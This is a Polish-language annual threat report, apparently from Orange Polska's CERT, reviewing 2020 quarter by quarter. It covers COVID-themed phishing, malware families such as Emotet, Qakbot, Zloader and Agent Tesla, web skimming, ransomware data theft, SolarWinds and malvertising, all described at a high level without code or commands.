Od początku kwietnia obserwowaliśmy mocny wzrost jednego z – jak się później okazało - najczęstszych zagrożeń 2020 roku, czyli Agent Tesla. Zaawansowany RATa, działający jako keylogger oraz złodziej informacji spędzał sen z powiek niejednemu zespołowi SOC na całym świecie. Oprogramowanie rozpowszechniane było poprzez malspam, w tym przypadku również zadbano o aspekty socjotechniczne. W temacie wiadomości występował wyraz pilne, a cały temat napisany był przy użyciu wielkich liter, informował o pierwszych wynikach z testów szczepionki COVID-19. Ten fakt doskonale pokazuje, w jaki sposób cyberprzestępcy wykorzystują globalne wiadomości i obawy społeczne, aby zwiększyć wskaźniki skuteczności ataków.

Kolejny głośny atak wykorzystujący legalne oprogramowanie do zdalnego zarządzania przypadł na miesiąc maj. W tym przypadku hakerzy do swoich niecznych celów wykorzystali w pełni legalną aplikację NetSupport Manager. Ofiara ataku dostawała wiadomość e-mail rzekomo z Uniwersytetu Johnsa Hopkinsa, który był wówczas głównym źródłem wiadomości o COVID-19. W treści e-maila przestępcy oferowali codzienne aktualizacje dotyczące liczby infekcji i zgonów na całym świecie. Wiadomość dopełniał załącznik - niewinnie wyglądający plik Excela, który po uruchomieniu włączał złośliwe makra pobierając w ten sposób NetSupport Managera na urządzenie ofiary. Po udanym procesie instalacji, w ostatnim etapie złośliwe oprogramowanie pobierało dodatkowe komponenty: skrypt VBS oraz w pełni obfuskowany skrypt PowerSploit umożliwiający komunikację z serwerami C2. Co ciekawe, NetSupport Manager był już wcześniej wykorzystywany przez znaną grupę hakerów - TA505.

Bartłomiej Zieliński


Drugi kwartał 2020

Koniec pierwszego kwartału to początek wprowadzenia stanu epidemiologicznego w Polsce. Wszyscy zostali zmuszeni, żeby przystosować się do funkcjonowania w warunkach społecznej izolacji w sposób mocno dynamiczny.

Fala strachu, ocierającego się o panikę niemalże z dnia na dzień zaczynała przybierać na sile, a że okazja czyni złodzieja błyskawicznie pojawiły się pierwsze oszustwa i ataki z COVID-em jako motywem przewodnim. Strach przed zakażeniem, przekonanie o konieczności zrobienia niezbędnych zapasów żywności i środków czystości, zapotrzebowanie na maseczki były idealnym punktem wyjścia dla oszustw, wyłudzeń i kradzieży. A skoro życie jeszcze bardziej niż zwykle miało przenieść się do sieci, przestępstwa podążyły za nimi.

Zaczęło się od wyłudzenia danych logowania do Facebooka, czyli fałszywych reklam zalewających nas sensacyjnymi doniesieniami w sprawie koronawirusa. Aby wyświetlić faktyczną treść newsa, strona domagała się dodatkowego zalogowania, rzekomo w celu potwierdzenia tożsamości i weryfikacji wieku odbiorców.

Podszywano się pod wszystko. Od firm sprzedających maseczki, środki czystości czy nawet leki na COVID przez mapy zakażeń i aplikacje do monitorowania stanu zdrowia po instytucje rządowe odpłatnie oferujące szczepienia w pierwszej kolejności czy zapisy na program Tarczy Antykrzysowej. Nawet charytatywne aukcje, na których zbierano środki na pomoc służbie zdrowia nie zostały



pominięte. Wszystko kończyło się jednak tak samo – bądź na kradzieży wpłacanych w dobrej intencji pieniędzy, bądź na złośliwym oprogramowaniu zainstalowanym na urządzeniu nieświadomej niczego ofiary.

Przełom pierwszego i drugiego kwartału zaowocował również drastycznym wzrostem popularności aplikacji umożliwiających wykonywanie pracy z domu - narzędzi do zdalnego zarządzania komputerem i programów umożliwiających pracę grupową i przeprowadzanie wideokonferencji. Konsekwencje były nietrudne do przewidzenia. Narzędzia zdalnego zarządzania, czyli w skrócie RAT poza tymi legalnymi (takimi jak TeamViewer czy AnyDesk) obrodziły w wersje zarządzane i dystrybuowane przez cyberprzestępców (Remcos,RMS,AmmyAdmin), a systemy wideokonferencji oprócz licznych podszyć musiały zmierzyć się z dynamicznym reagowaniem na kolejne raporty błędów i podatności bezwzględnie wykorzystywanych przez hakerów w praktyce. Największym celem stał się popularny zoom.us, którego klony rejestrowane u operatorów DNS liczono w tysiącach. Warto jednak podkreślić, że liczne podatności i wyraźne zaniedbania (brak poprawnie wdrożonego szyfrowania E2E, możliwość zdalnej kradzieży haseł domenowych via linki UNC) zostały zaadresowane nie tylko przez hakerów czy badaczy bezpieczeństwa, ale też deweloperów i w konsekwencji regularnie poprawiane.

Pandemia spowodowała, że po przerwie do aktywności powracały kolejne rodziny złośliwego oprogramowania – Danabot, Hancitor czy nJ.RAT. Jednak to pojawienie się Zloader-a można określić najciekawszą kampanią drugiego kwartału w sieci Orange. Zloader aka Terdot to popularny Zeus Banker dystrybuowany w formie loadera, który po uruchomieniu na stacji ofiary, pobiera, dostarcza i instaluje główny moduł Zbot-a odpowiedzialny za ataki man-in-the-browser czyli kradzież środków płatniczych poprzez podmienianie wpisywanych przez użytkownika zainfekowanej stacji danych na te zdefiniowane przez cyberprzestępców. Wyparty na przestrzeni lat przez inne trojany bankowe w tym Zeus Panda Banker naturalnie ustąpił miejsca licznej konkurencji by powrócić z nowym otwarciem. Tyle, że nie całkiem. Zloader, a raczej Silent Night jak określili go sami autorzy to zupełnie nowe, choć wyraźnie czerpiące z kodu źródłowego Terdota, zagrożenie. Rozwijany regularnie i dynamicznie (zalicza kilka aktualizacji w miesiącu) w modelu malware-as-a-service, wzbogacony o lepsze techniki utrudniające wykrycie w trakcie analizy sandboxowej, nowy algorytm DGA, a także zaciemnienie łańcucha znaków stringów zaliczył udany debiut i do samego końca roku nie zniknął z mapy zagrożeń wykrywanych w polskiej sieci. Główną przyczyną takiego stanu rzeczy było umiejętne wykorzystanie datujących na rok 1992 funkcjonalności makr Excel 4.0 (XLM) do ukrycia i wykonania skryptu inicjalizującego pobranie i uruchomienie złośliwego oprogramowania na stacji ofiary, w sposób z początku praktycznie niewykrywalny przez żadne dynamiczne silniki analizy malware'u.

Na czym polega jego efektywność i czym XLM różni się od nowszego VBA? Makra Excel4.0 są natywną funkcją Excela wykorzystywaną przez legalne aplikacje, a odpowiadają za wykonywanie podstawowych funkcji w obrębie arkusza kalkulacyjnego przez co nie ma możliwości ich prewencyjnego zablokowania. Same zaś ataki z wykorzystaniem tej techniki na dużą skalę nie były zidentyfikowane przed rokiem 2020. W chwili wybuchu pierwszych kampanii nie dysponowano środkami na ich wykrywanie lub umiejętne blokowanie w sposób analogiczny do nowszych, regularnie uaktualnianych technik opartych na VBA. W ten sposób do arkuszy kalkulacyjnych trafił kod, wykonywany wewnątrz poszczególnych wierszy. Sama technika stale przechodzi ewolucję.

W pierwotnej wersji makro było możliwe od odczytania z poziomu uruchomionego arkusza excel, a kod zawarty w poszczególnych wierszach był napisany czystym tekstem. Ale z ataku na atak, wprost proporcjonalnie do czasu, w którym analitycy bezpieczeństwa uczyli się wykrywania ataków, w sieci pojawiała się nowa wersja wzbogacona już o techniki zaciemniania, mechanizmy ukrywania formularza z makrem czy funkcje wykorzystujące WinAPI do załadowania bibliotek DLL wykorzystywanych w drugiej fazie infekcji. Excel 4.0 dla cyberprzestępców okazał się godną uwagi alternatywą dla makr VBA, a prócz Zloadera jeszcze w tym samym kwartale w ten sposób zaczęły być dystrybuowane AgentTesla, Danabot, Trickbot czy Ursnif.

W przypadku drugiego kwartału warto wspomnieć także o licznych wyciekach danych polskich firm i instytucji. Praktycznie od marca przynajmniej kilka razy w miesiącu w branżowych mediach pojawiały się informacje o wyciekach w kolejnych podmiotach. Zaczęło się od bazy 260 tysięcy klientów firmy pożyczkowej MoneyMan, a potem przyszła kolej na sklepy Exerion.pl, Cyfrowe.pl, zippo.pl Decathlon, sieci aptek Gemini, dostawcy energii elektrycznej Fortum, a nawet bazy Krajowej Szkoły Sądownictwa i Prokuratury. W wyniku ataku do sieci trafiły także dane studentów Politechniki Warszawskiej, a dwie kolejne uczelnie SWPS i Collegium da Vinci padły ofiarą ataku ransomware. Oczywiście pandemia sprzyja bardziej atakującym niż ofiarom. Budowane niejednokrotnie w pośpiechu, rozwiązania dostępu zdalnego dla pracowników budzą wiele zastrzeżeń, jednak nie wszystkie wycieki możemy przypisać nieautoryzowanym dostępom osób trzecich. W grę wchodzi także zaniedbania, błędy ludzkie czy brak właściwej świadomości osób zarządzających lub przetwarzających dane osobowe swoich klientów lub partnerów biznesowych.

Trzeci kwartał 2020

Trzeci kwartał, czyli okres wakacyjny, również został zaburzony przez koronawirusa. Choć zwykle liczba incydentów znacząco maleje, tym razem różnice między tym a pozostałymi kwartałami zatarły się i mocno wypłaszczyły, a aktywność cyberprzestępców ciągle utrzymywała się na wysokim poziomie.

Co prawda liczba aktywnych w trzecim kwartale zidentyfikowanych rodzin złośliwego oprogramowania spadła o około 20% w porównaniu z rekordowym wynikiem poprzedniego kwartału, ale nie oznacza to wcale, że w sieci nie pojawiały się nowe zagrożenia, albo głośnie powroty. Najistotniejszym z nich był powrót zeszłorocznego lidera wśród malware'u skierowanego na rynek nie tylko komercyjny, czyli Emoteta.

Po kilku miesiącach braku aktywności grupa przestępcza TA542 (aka MummySpider) przypomniała o sobie wprowadzając do sieci swój flagowy produkt w nowych kampaniach malspamowych. Kolejny powrót wiązał się z uaktualnieniem technik i metod dystrybucji, a także nowym partnerem w łańcuchu dostarczania złośliwego oprogramowania – Qakbotem. Choć w sieci Orange identyfikowaliśmy infekcje Emotetem, prowadzące do pobrania TrickBota, przeważały zdarzenia z Qbotem w roli głównej. Trudno tutaj doszukiwać się jakiś wewnętrznych konfliktów, a raczej kolejnej oferty współpracy między rosyjskojęzycznymi

Card Skimming w dobie pandemii...

Wraz z końcem pierwszego kwartału 2020 r. zaobserwowany został wzrost ataków sieciowych z wykorzystaniem web skimmerów, czyli złośliwego kodu osadzonego na stronach płatności internetowych. Atak skierowany był głównie na branżę e-commerce, a w szczególności w sklepy internetowe świadczące sprzedaż on-line. Wzrost tego typu incydentów, jak wszyscy się pewnie domyślają, spowodowany był światowym lockdownem wynikającym z trwającej pandemii. Handel i związane z nim transakcje przeniosły się do Internetu, co okazało się łakomym kąskiem dla cyberprzestępców.

Ciekawym znaleziskiem był skimmer występujący w postaci JavaScriptu, który podszywał się pod legalną bibliotekę CloudFlare - Rocket Loader używaną do poprawy czasu ładowania strony. Atakujący stworzyli niemal identyczną replikę, rejestrując przy tym specjalnie spreparowaną nazwę domeny http[.]ps, aby jeszcze bardziej upodobnić się do oryginału. Oczywiście, podczas analizy kodu źródłowego łatwo stwierdzić, że były to dwa całkiem różne skrypty. Jeden z nich posiadał zaciemnioną wersję kodu, podczas gdy drugi był rozpoznawalny jako legalna biblioteka CloudFlare’a.

Innym, nie mniej interesującym incydemem wykrytym w maju 2020 roku, był skimmer podszywający się pod favicon, czyli ikony znajdujące się obok adresu w pasku przeglądarki służące do identyfikacji witryny. Na potrzeby ataku stworzona została strona, rzekomo oferująca tysiące obrazów i ikon do pobrania, która w rzeczywistości pośredniczyła w operacji kradzieży danych z kart kredytowych. Co istotne, zawartość strony była w pełni skradziona z innej, legalnej witryny. W trakcie zakupów on-line na zainfekowanej stronie serwer, zamiast wyświetlać obrazek, zwracał fałszywy panel płatności kartą kredytową. Zawartość strony była ładowana dynamicznie tak, aby zastąpić legalną opcję płatności PayPal.


Największa fala ataków z wykorzystaniem web skimmerów przypadła na jesień 2020 r. To właśnie wtedy miały miejsce masowe ataki, których celem były sklepy internetowe wykorzystujące niewspierane już oprogramowanie Magento 1. Klienci korzystający z płatności na zainfekowanych witrynach internetowych byli narażeni na utratę wrażliwych danych. Całą operację przypisuje się grupie cyberprzestępczej, znanej jako Magecart Group 12. Jedną z największych ofiar tego ataku okazał się międzynarodowy sklep Costway prowadzący działalność w wielu krajach na całym świecie, również w Polsce.

Możemy spodziewać się, że aktywność skimmingu w sieci będzie wzrastać w najbliższych miesiącach. Popularność zakupów on-line, ukształtowana podczas lockdownu, zostanie z nami na długo.

Bartłomiej Zieliński

grupami. Zwłaszcza, że ta okazała się niezwykle udana. Powrót Emoteta zarejestrowaliśmy mniej więcej w połowie lipca. Na skrzynkach nieszczęśliwych wybrańców, znów pojawiły się wiadomości przypominające kolejną odpowiedź na treść autentycznej konwersacji, wykradzione w poprzednich kampaniach, a teraz użyte przeciwko pozostałym stronom rozmowy. Równolegle w celu poszerzenia zasięgów realizowane były kampanie mailowe (najczęściej konstruowane w naszym ojczystym języku) podszywające się pod znane marki bądź wykorzystujące przewodni temat koronawirusowy do oszukiwania swoich celów.

Eksperymentowano także z metodami dostarczenia skryptu inicjującego pobranie i egzekucje właściwego kodu. Wspominaliśmy już o wykorzystaniu makr Excel 4.0, jednak większa część kampanii opierała się w dalszym stopniu na plikach w Wordzie. Jednak dopiero plik wykonywalnym był tym, nad czym developerzy z TA542 spędzili najwięcej czasu. Pierwszą zmianą w module loadera było ukrycie podejrzanych zapytań APICall w stringach, a drugą wymieszanie złośliwego payloadu z kodem absolutnie niegroźnym i nieużytecznym w celu oszukania systemów bezpieczeństwa analizujących statycznie zawartość poszczególnych sekcji wykonywalnych plików. Sam Shellcode również wzbogacono o dodatkowe techniki omijające wykrycie, jak choćby wypełnienie sekcji nagłówka DOS zerami w miejscu, gdzie domyślnie powinien kryć się identyfikator rozszerzenia pliku.



Ransomware czyli kraść i szyfrować – kolejna mała ewolucja modelu biznesowego.

To już drugi rok, kiedy aktywność ransomware w sieci Orange nie stanowi nawet jednego procenta wszystkich wykrywanych zdarzeń powiązanych ze złośliwym oprogramowaniem. Infekcji przytrafia się niewiele, a jeśli nawet jakieś się pojawiają nie są one efektem celowanych kampanii, a pokłosiem infekcji innym złośliwym oprogramowaniem, które niejako w pakiecie dostarczy na końcowe urządzenie również oprogramowanie szyfrujące pliki z pozostawionym żądaniem okupu. Dlaczego urządzenia zwykłych użytkowników przestały być atrakcyjne dla cyberprzestępców? Z uwagi na pieniądze. To, że grupy przestępcze działają jak dobrze funkcjonujące przedsiębiorstwa jest wiadomym nie od dziś. Nie dziwi więc, że podobnie jak każda firma, również oni przeprowadzają analizy rynku i próbują obliczyć efektywność przeprowadzanych działań i kampanii, wyciągając wnioski i ucząc się na błędach. Ransomware w porównaniu z innym zagrożeniem jakie może trafić na komputer przeciętnego użytkownika jest zwyczajnie nierentowny. Nie dość, że cena okupu musi być odpowiednio dobrana do jego portfela to jeszcze samą trudność sprawić może napisanie instrukcji wykonania wpłaty w BTC zrozumiałej dla ofiary w każdym wieku i stopniu technologicznego zaawansowania. Oprócz tego wiele ważnych danych użytkownicy integrują z chmurowymi kontami Apple’a czy Google’a, czyniąc ich przywrócenie absurdalnie prostym. Z każdą kolejną ofiarą, analitycy i badacze bezpieczeństwa zwiększają swoje szanse na skuteczne wykrycie, dostosowanie mechanizmów prewencji, a nawet rozpracowanie algorytmu użytego do zaszyfrowania danych ofiary, co wymusza dodatkową pracę i nieplanową przerwę w zarabianiu pieniędzy.

Z ekonomicznego punktu widzenia – ataki wymierzone w rynek komercyjny zwyczajnie się opłacają. Ciągłość działania jest wpisana w interes większości firm, a utrata dostępu do części lub całości wrażliwych danych może narazić przedsiębiorstwo na straty przekraczające wartość proponowanego przez przestępców okupu - zwykle dobrze dopasowanego do skali i deklarowanego majątku firmy. Dowodzi to dobrej znajomości rynku, jaka charakteryzuje większość atakujących. Nic dziwnego, że na przestrzeni 2020 roku odnotowano coraz liczniejsze przypadki żądań okupu nie tyle za odszyfrowanie danych, ale przede wszystkim za ich nieupublicznienie. W końcu, jeśli coś może boleć biznes bardziej niż utrata ciągłości działania, to jest to wysoka kara finansowa, pozwy zbiorowe klientów. O nadszarpnięciu reputacji i zaufania już nie wspomnę. Kradzież danych to zresztą nie tylko sposób na wzmocnienie pozycji przetargowej w egzekwowaniu zapłaty, ale także zabezpieczenie w przypadku kiedy firma ma przetestowane i dobrze zaimplementowane procedury backupu oraz przywracania systemów z kopii zapasowych. Jest to też metoda na dodatkowe „ukaranie” nieskorych do współpracy korporacji i narażenie ich na dalsze straty. Zwłaszcza, że infekcje typu ransomware znajdują się na końcu łańcuchów ataków przeprowadzanych z użyciem innego złośliwego oprogramowania w roli głównej.

W Polsce rok 2020 przyniósł dziesiątki odnotowanych wycieków danych, choć tylko kilka z nich w swoich oświadczeniach przyznało się otwarcie do ataku z żądaniem okupu w tle. Co jasne, publikowanie szczegółowych przyczyn wycieku nie leży zwykle w interesie poszkodowanej firmy, zatem komunikaty o nieautoryzowanym dostępie osób trzecich lub błędzie ludzkim nie powinny nikogo dziwić. Wedle prawa Administrator Danych Osobowych ma wprawdzie obowiązek zgłoszenia do UODO przypadków zaszyfrowania danych (nawet w przypadku niezidentyfikowania wycieku), ale nie przekłada się to na liczbę oficjalnych informacji przekazywanych do wiadomości publicznej. Kto wie (poza UODO oczywiście) ile z odkrytych wycieków było właśnie efektem nowego modelu biznesowego obranego przez cyberprzestępców?

Piotr Kowalczyk

Śledząc historię i pojawiające się funkcjonalności Qakbota, nietrudno dostrzec wyraźną analogię do bardziej popularnego Emoteta. Qakbot, który podobnie jak Emotet był pierwotnie trojanem bankowym wstrzykującym złośliwy kod do przeglądarki w celu „przechwycenia” sesji użytkownika z serwisem bankowym, w 2020 roku przeszedł prawdziwą ewolucję. Jego funkcjonalności wzbogaciły się o znane z Emoteta moduły umożliwiające wykradanie haseł, portfeli BTC czy danych kart kredytowych, a także te pozwalające instalować dodatkowe oprogramowanie (w tym ransomware). Najciekawszym modułem jest jednak Email Collector wykradający wiadomości mailowe z klienta pocztowego ofiary i wysyłający je na adres zdefiniowanego w kodzie serwera. Takie wiadomości, wykorzystywane potem jako podstawa do kolejnych ataków phishingowych, oprócz złośliwego dokumentu mogły zostać wzbogacone o autentyczne załączniki użyte w konwersacjach, aby nadać oszustwu więcej autentyczności. Z techniki tej jako pierwszy zaczął korzystać Emotet, ale nie ulega wątpliwości kogo i co autorzy Qakbota obrali za wzór.

Model komunikacji sieciowej również odzwierciedla w założeniach architekturę Emoteta. Od zbieżności wykorzystywanych do połączeń portów, na Proxy Botach, odpowiedzialnych za pośrednictwo w komunikacji z zainfekowanymi hostami kończąc. Brzmi znajomo? Powinno. Czas pokaże co jeszcze podchwycą od „większego brata”.

Obok Emoteta swoją wzmoczoną aktywność wykazywały infostealery i RAT-y. Trzeci kwartał odnotował kampanię Netwire’a (podszyca pod PKO BP), Androidowego Cerberusa (kampanie podszyć pod Inpost), a także Formbooka (tutaj już phishing bardziej generyczny) czy AgentTesla (z użyciem wątków około COVID-owych).

Ale nie tylko złośliwe oprogramowanie stanowiło zagrożenie dla polskich internautów. Oszuści tworzyli domeny podszywające się pod polskie banki, zwabiając na nie internautów z wykorzystaniem mechanizmu pozycjonowania stron w silniku wyszukiwarki Google. Mechanizm ten sprawiał, że użytkownik próbując wejść na stronę z poziomu

wyszukiwarki, nieświadomie to właśnie witrynę oszusta miał spozycjonowaną jako tę domyślną i właściwą. Phishingu nie brakowało również w mediach społecznościowych, zwłaszcza na Facebooku. Głównym celem podszyć było tym razem Allegro, a wyłudzenia dotyczyły zarówno rzekomego rozdawnictwa taniej elektroniki, jak i ofert aktywacji darmowych usług.

A jeśli już o rozdawnictwie mowa warto odnotować cichy, acz stopniowy wzrost liczby kampanii malvertisementowych, które poprzez fałszywe reklamy z ofertami atrakcyjnych nagród nakłaniały ofiary wyłącznie do pokrycia kosztów transportu za prezent, jednocześnie obciążając kartę kredytową ofiary stałą subskrypcją z reguły przekraczającą 200 PLN miesięcznie. Rzecz jasna pod wyłudzony adres wysyłki nagroda nie trafiała.

Czwarty kwartał 2020

Podsumowanie czwartego kwartału zamykającego rok 2020 musi zacząć się od jednego z największych ataków hakerskich od lat (a przynajmniej od czasu WannaCry). Chodzi mianowicie o skuteczny atak przeprowadzony na firmę SolarWinds, której platforma jest wykorzystywana do zarządzania i monitorowania infrastruktury klientów wśród których znalazły się siły zbrojne USA, NASA, NSA, Biały Dom, Secret Service, a także wielu innych potentatów praktycznie z każdej możliwej do skojarzenia branży czy sektora usług (Fireeye, Microsoft, Intel, Cisco, Nvidia, VMware, Belkin itd.). Według oświadczeń samego SolarWinds wynika, że pełna liczba potencjalnych ofiar, która w paczce z aktualizacją oprogramowania SolarWinds Orion wpuściła do swojej infrastruktury złośliwe oprogramowanie może liczyć nawet 18 tysięcy korporacji. Do samego ataku doszło na kilka miesięcy przed jego inicjalnym odkryciem, którego dokonał autor oficjalnego raportu opisującego incydent i zarazem jedna z jego ofiar - firma z sektora bezpieczeństwa IT- Fireeye. Do lektury raportu i śledzenia kolejnych ujawnianych informacji na temat dokładnego przebiegu ataku, a zwłaszcza jego reperkusji, serdecznie zachęcamy.

A co działo się w Polsce? W dalszym ciągu aktywna była kampania Emoteta i niejako w tandemie również Qakbota. AgentTesla przypomniał o sobie w mailach poszywających się po raz kolejny pod PKO BPOSzustwa poprzez znane już z poprzednich kwartałów podszycia via Facebook, malspam i smishing, poza stronami wyłudzającymi dane logowania czy numery kart płatniczych, coraz częściej prowadziły do instalacji trojanów bankowych na smartfonach ofiary.

Warto odnotować także wzrost aktywności dwóch rodzin złośliwego oprogramowania –njRAT i Dridexa. Aktywność njRAT-a w sieci Orange rejestrowaliśmy od początku roku, ale to dopiero czwarty kwartał wyniósł go na listę najczęściej występujących zdarzeń na przestrzeni ostatnich trzech miesięcy. Zwiększenie aktywności spłotło się z wykorzystaniem przez jego twórców usługi Pastebin do przechowywania, zakodowanego w różnej postaci złośliwego payloadu. Następnie dostarczane w kampaniach spear-phishingowych skrypty pobierały go, dekodowały i instalowały w pełni funkcjonalnego RAT-a. na stacji końcowej. Jako że usługa Pastebin jest w pełni legalna i powszechnie wykorzystywana, jej zablokowanie nie jest realizowane, a statyczna analiza samych linków (pastebin używa funkcji skracania url) niczego nie wnosi.

Drugi aktor – Dridex to trojan bankowy autorstwa grupy TA505 (aka Evil Corp) powiązanej także z ransowmarem o nazwie BitPaymer lub Friedex, który jak większość opisywanych Trojanów bankowych na przestrzeni lat wzbogacił się o funkcje wykraczające poza ramy definicji. W kilku analizowanych przez nas próbkach, Dridex wyposażony był także w toolkity Empire i PsExec wykorzystywane do prób przejęcia kontrolera domeny i propagacji złośliwego kodu na inne osiągalne po Netbiosie stacje.

W ubiegłym roku miałem okazję przybliżyć nieco mechanizmy działania pay-per-click i monetyzacji płynącej z reklam, ale prócz zarabiania na generowaniu ruchu czy kliknięć istnieją też analogiczne procesy bazujące na instalacji opłaconego przez kontrahenta softu na urządzeniach końcowych odbiorców. Proceder ten to oczywiście pay-per-install, w którym sprzedawcy mają płacone „od sztuki”.


Jak zatem na tym zarobić? To proste. Trzeba zacząć od zbudowania adware’u, czyli potencjalnie niegroźnego oprogramowania, często doklejonego do instalacji innego softu. Większość z takich PUP-ów (Potentially Unwanted Programs) czerpie zysk z wyświetlania reklam, ale nierzadko zdarzają się i takie, które idą krok dalej – przeistaczając się praktycznie w sieć Botnetów, często ignorowanych przez filtry mechanizmów cyberbezpieczeństwa z uwagi na niską krytyczność zdarzeń adware’owych jaką powszechnie nadają im systemy zabezpieczeń.

Sam proces ma względnie niski próg wejścia. W tej ciemniejszej stronie sieci są do znalezienia poradniki i instrukcje jak przeprowadzić całą kampanię, od przygotowania paczki, opartej na prostym w obsłudze narzędziu InstallCapital, po konfigurację WordPressowego dodatku prowadzącym do pobrania spreparowanej próbki. Kiedy już niechciane oprogramowanie znajdzie się na stacji, łączy się do reputacyjnie legalnej domeny, na której przechowywane są aktualne oferty i kryteria klientów (z linkami do wykonywalnych plików włącznie). Potem wystarczy już tylko czekać na wynagrodzenie.

Taki mechanizm okazał się wygodny dla autorów złośliwego oprogramowania z przynajmniej kilku powodów. Pierwszą zaletą jest sam opór użytkownika przed zgłoszeniem problemu. W końcu program, który pobierał najczęściej był nielegalną/scrackowaną wersją softu ściągniętą z różnych warezowych zasobów. Drugą – brak potrzeby przeprowadzania pierwszej fazy ataku. A trzecią mniejsza wykrywalność przez silniki bezpieczeństwa. Od początku roku z tego modelu biznesowego korzystała Glupteba (malware wykorzystujący zasoby stacji m.in. do kopania kryptowalut), a także Dreambot (TOR-owa hybryda Ursnif-a) czy infostealery pokroju Vidar-a, a przede wszystkim Raccoon-a. Raccoon Stealer zasługuje na szczególne wyróżnienie, bo dla zdecydowanej większości, jeśli nie całości powiązanych z tym malwarem zdarzeń wektorem ataku był właśnie malvertisement i adware. Pomimo obrania nietypowej dla malware’u metody dystrybucji był zaraz za Lokibotem i Formbookiem najczęściej występujących stealerem w sieci Orange Polska.

Zamknięcie roku w sieci Orange to także wzrost malvertisementu. Wykorzystywanie fałszywych reklam

Najczęściej występujące zdarzenia w czwartym kwartale 2020 roku



i pętli przekierowań do przerzucenia ruchu użytkownika przez stronę wykorzystującą podatności przeglądarki do instalacji złośliwego oprogramowania, z roku na rok maleje, ale nie powstrzymuje to cyberprzestępców od prób odwrócenia tego trendu. Najbardziej popularnym zagrożeniem z tej grupy był Malsmoke – malvertising wykorzystujący FalloutEK do instalacji SmokeLoadera – downloadera, który po trafieniu na stację infekował ją stealerami do wykradania haseł czy portfeli kryptowalut – Raccoon-em i Vidar-em. W pierwszym podejściu, zdając sobie sprawę z ograniczeń (java i flashplayer wykorzystywane przez paczki Exploit Kitów nie są już obsługiwane przez większość przeglądarek), malsmoke poszedł na ilość, umieszczając złośliwe reklamy

na stronach popularnych serwisów z treściami dla dorosłych, generujących setki milionów odwiedzin miesięcznie. Z drugim podejściem przyszła także jakość.

Co właściwie przyniosło zmianę? Zamiast trwać przy starych nieprzynoszących już pożądanych efektów technikach, stojący za malsmokiem przestępcy zdecydowali się na ataki z socjotechniką w tle. Spragniony wrażeń użytkownik jednego z portali XXX po odpaleniu trefnej reklamy przekierowywany był na spreparowaną stronę, na której wyświetlał się kawałek pornograficznego filmu. Film urywał się po kilku sekundach, a oczom użytkownika ukazywał się komunikat o błędzie w odtwarzaniu i konieczności instalacji nowej wersji Javy, z gotowym przyciskiem do pobrania pomocnego dodatku. Po uruchomieniu fałszywy-plugin dociągał na stację malware (głównie omawianego już wcześniej Zloadera, a także stealery używane w poprzednich kampaniach roku 2020.)

Podsumowanie roku 2020 w sieci stacjonarnej

